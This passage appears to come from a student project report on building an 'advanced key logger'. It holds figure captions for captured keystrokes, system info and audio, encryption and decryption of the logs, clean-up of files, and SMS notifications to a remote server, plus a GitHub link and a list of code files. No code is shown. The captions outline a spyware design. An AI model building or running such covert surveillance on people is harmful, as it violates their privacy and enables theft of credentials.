


Figure 8: key\_log.txt file



Figure 14: audio.wav file

## My Something Awesome Project: Advanced Key Logger




Figure 9: Encrypted key\_log.txt file




Figure 10: Encrypted syseminfo.txt file

## My Something Awesome Project: Advanced Key Logger




Figure 11: Decrypted contents of key\_logs.txt and sysinfo.txt





Figure 12: Clean-up of generated files in directory





## My Something Awesome Project: Advanced Key Logger

*Figure 13: Twilio SMS notifications for encrypted file contents of key\_logs.txt and syseminfo.txt sent to remote server*

### Appendix

GitHub Link: <https://github.com/vandana0608/Van-s-Advanced-Keylogger>

Audio File:

- *Audio.wav*

Code Files:

- *keylogger.py*
- *encryption-decryption folder* that should contain:
  - *encryptionkey.py* -> Generate encryption key.
  - *Decryptionfiles.py* -> Decrypt encrypted files.